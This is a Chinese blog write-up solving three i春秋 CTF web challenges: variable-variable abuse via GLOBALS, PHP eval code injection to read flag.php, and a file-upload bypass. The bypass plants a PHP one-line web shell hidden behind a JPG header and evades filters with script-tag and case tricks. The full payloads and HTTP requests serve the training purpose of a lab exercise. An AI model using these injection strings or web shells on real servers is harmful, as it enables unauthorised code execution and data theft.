

i春秋CTF-WEB题解(一)

原创

晓德 于 2020-07-07 20:53:43 发布 2018 收藏 10

文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_42271850/article/details/107139184

版权

简述

这次转到了i春秋平台上面练习, 和之前一样也是每3道题目就写一篇题解来作为记录。

一、爆破-1 (百度杯CTF比赛 2017 二月场)

“百度杯” CTF比赛 2017 二月场

分值: 10分

类型: Misc Web

题目名称: 爆破-1

已解答

题目内容: flag就在某六位变量中。

创建赛题

Flag:

提交

解题排名: 1 青海长云 2 canic 3 王乙文

提交Writeup获取泉币

https://blog.csdn.net/weixin_42271850

题目给的提示是: flag就在某六位变量中, 打开题目的链接, 能得到一段PHP代码。

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

大致代码解析如下：

引入包含"flag.php"

从请求的变量hello中取值并赋值到变量a中


对变量a的值做一个正则匹配，只允许传入正常的一些字母和数字。

然后会打印出\$a。这里说明a的值需要是一个变量名才行。

结合题目的提示，应该flag是在一个变量的值，需要我们传入对应的变量名然后打印出来。

从上面的代码分析，我们知道了现在需要的就是猜出flag所在的变量名。虽然题目叫做爆破-1但是通过爆破的方式肯定不现实的。因为这需要遍历36的6次方。所以我们先尝试输入写内容，看看实际的返回。

- (1) 随便输入一个?hello=123, 可以看到页面没变化，这时因为没有123这个变量
- (2) 看代码我们知道肯定有个a变量，输入?hello=a, 看到打印出string(1) "a"
- (3) 其实说到PHP的变量，我们很容易就能联想到全局变量，因为这个名字是固定的输入?hello=GLOBALS, 能看到打印出全局变量，其中就有flag。



二、爆破-2（百度杯CTF比赛 2017 二月场）

分值: 10分

类型: Misc Web

题目名称: 爆破-2

已解答

题目内容: flag不在变量中。

创建赛题

Flag:

提交

解题排名: 1 青海长云 2 icq_null 3 执念于心

提交Writeup获取泉币

https://blog.csdn.net/weixin_42271850

题目提示flag不在变量中，打开题目链接，也是一段PHP代码。

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

大致代码解析如下:

引入包含"flag.php"

从请求的变量hello中取值并赋值到变量a中

然后回执行打印a变量

可以看到这个和之前的区别在于之前是\$\$a,现在是\$a

有一定代码审计基础的，都很容易能看出来这里存在一个注入的点。

可以通过\$a闭合前面的执行语句，然后加入我们想要执行的代码。

现在我们需要构造相关参数来闭合前面的括号，执行我们传入的代码。

搜先输入 1); 闭合前面的括号，输入 var_dump(1 闭合后面的内容

中间输入我们自己的代码 show_source("flag.php")

拼接起来 ?hello=1);show_source("flag.php");var_dump(1

就能看到在页面中展示了flag.php的文档内容

```
int(1) <?php
$flag = 'Too Young Too Simple';
#flag{0f5cdc69-acc4-47bb-a0f1-291b82e790e8};
int(1) <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval("var_dump($a);");
show_source(__FILE__);
```



三、Upload（百度杯CTF比赛 九月场）

“百度杯” CTF比赛 九月场 ✕

分值: 50分 类型: Web 题目名称: Upload 已解答

题目内容: 想怎么传就怎么传, 就是这么任性。
tips:flag在flag.php中

0%

Flag: 提交

解题排名: 1 ByStudent 2 楚燕离 3 Fy一

提交Writeup获取泉币

https://blog.csdn.net/weixin_42271850

看题目名字应该是一道文件上传的题目，提示中有写flag在flag.php中。打开题目地址就是个文件上传的页面。




文件上传

你可以随意上传文件

https://blog.csdn.net/weixin_42271850

首先上传一张普通的图片，看一下有什么返回。



可以看到普通的jpg格式图片是可以上传的，上传成功后会返回提示和一个链接，/u/logo.jpg。看回显的链接可以看到是我们将我们上传的内容放到了/u/目录下，名字也是没有另外随机命名的。尝试一下上传PHP的一句话木马。

```

POST / HTTP/1.1
Host: a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----356129228936678613532531522902
Content-Length: 267
Origin: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
Connection: close
Referer: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com/
Cookie: UM_distinctid=172d1d2c0a6122-026705836e5f898-4c302c7d-144000-172d1d2c0a7397;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1593527742,1593613373,1593698098,1593932673;
browse=CFIaTxUYU08fV1hGVQJTRFBZSkdeQ1IYVVVFR11R:W0RTUvPXP0VLTgBZXUNdQlpOGIIZTFRW0VbU0VFVWvZrKlRWU9bSVNHWUFTCA;
ci_session=2a74d3cd456749c577c3cab9c8928ab3f3ac6f46; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1593935080;
__jsluid_h=4c768be7451131ceb79c14e952b38c8f
Upgrade-Insecure-Requests: 1

-----356129228936678613532531522902
Content-Disposition: form-data; name="file" filename="web_shell.php"
Content-Type: application/octet-stream

<?php
@eval($_POST['key']);
-----356129228936678613532531522902--

```

https://blog.csdn.net/weixin_42271850

上传一句话木马的时候没有回显文件上传成功，证明被拦截了。一般文件上传题，需要注意的是上面这几点：1) 文件名后缀 2) 文件类型 3) 文件头 4) 文件内容。我们一个个改。

```

首先将文件名改为web_shell.jpg，没有显示文件上传成功。
然后将Content-Type改为image/jpeg，没有显示文件上传成功。
然后在重新制作一个图片马，在前面加入jpg的文件头
JPG : FF D8 FF E0 00 10 4A 46 49 46 0D 0A
然后发现上传成功了。

```

```

POST / HTTP/1.1
Host: a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----9014008551105162479479129377
Content-Length: 259
Origin: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
Connection: close
Referer: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com/
Cookie: UM_distinctid=172d1d2c0a6122-026705836e5f898-4c302c7d-144000-172d1d2c0a7397;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1593527742,1593613373,1593698098,1593932673;
browse=CFIaTxUYU08fV1hGVQJTRFBZSkdeQ1IYVVVFR11R:W0RTUvPXP0VLTgBZXUNdQlpOGIIZTFRW0VbU0VFVWvZrKlRWU9bSVNHWUFTCA;
ci_session=2a74d3cd456749c577c3cab9c8928ab3f3ac6f46; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1593935080;
__jsluid_h=4c768be7451131ceb79c14e952b38c8f
Upgrade-Insecure-Requests: 1

-----9014008551105162479479129377
Content-Disposition: form-data; name="file" filename="shell1.php"
Content-Type: image/jpeg

000000JFIF
<?php @eval($_POST['key']);?>
-----9014008551105162479479129377--

```

```

</head>
<body>
<script src="/jquery.min.js"></script>
<script>
$(document).ready(function() {
$('#selectFile').on('click', function() { $('#file').trigger(
$('#file').change(function() { $('#selectedFile').val(
));
// references: http://kuwalab.hatenablog.jp/entry/
</script>
<div class="container">
<div class="row">
<div class="col-lg-12">
<h1>文件上传</h1>
<p>你可以随意上传文件</p>
<form method="post" enctype="multipart/form-data">
<input type="file" name="file" id="file" style="display: block; margin-bottom: 5px;" />
<div class="input-group">
<input type="text" class="form-control" id="sel" />
<span class="input-group-btn" style="width: 200px;">
<button id="selectFile" class="btn btn-default">选择文件</button>
<input type="submit" value="上传" class="btn btn-primary">上传</span>
</div>
</form>
</div>
<div>
<a href="/u/shell1.php">上传成功!</a>
</div>

```

https://blog.csdn.net/weixin_42271850

但是在访问的时候，页面返回ÿ0ÿàJFIF @eval(\$_POST['key']);?>

可以很清楚看到少了 <?php ，应该是被过滤了

然后一句话改成<script language="php"> @eval(\$_POST['key']); </script>

然后访问页面查看源代码的时候，发现php被过滤了，然后将php改成PHP大小写绕过。

访问的时候可以看到文件内容没有返回，我们传入的内容应该是别当作php来执行了。

但是尝试?key=phpinfo()的时候，确没有返回phpinfo()页面。

我们尝试直接在上传的文件中写入读取flag.php的相关代码。

ÿ??JFIF

```
<script language="Php">
$a = "../flag.p";
$b = "hp";
file_get_contents($a.$b);
</script>
```

使用字符拼接的方式来绕过php的过滤，访问页面看到也是没直接回显。

但是右键查看源代码可以看到flag。

```
1 ÿ0ÿàJFIF
2 <?php
3 echo 'here_is_flag';
4 'flag{59eb8273-6d70-40b0-976b-ee6c5d8f398f}';
5
```

https://blog.csdn.net/weixin_42271850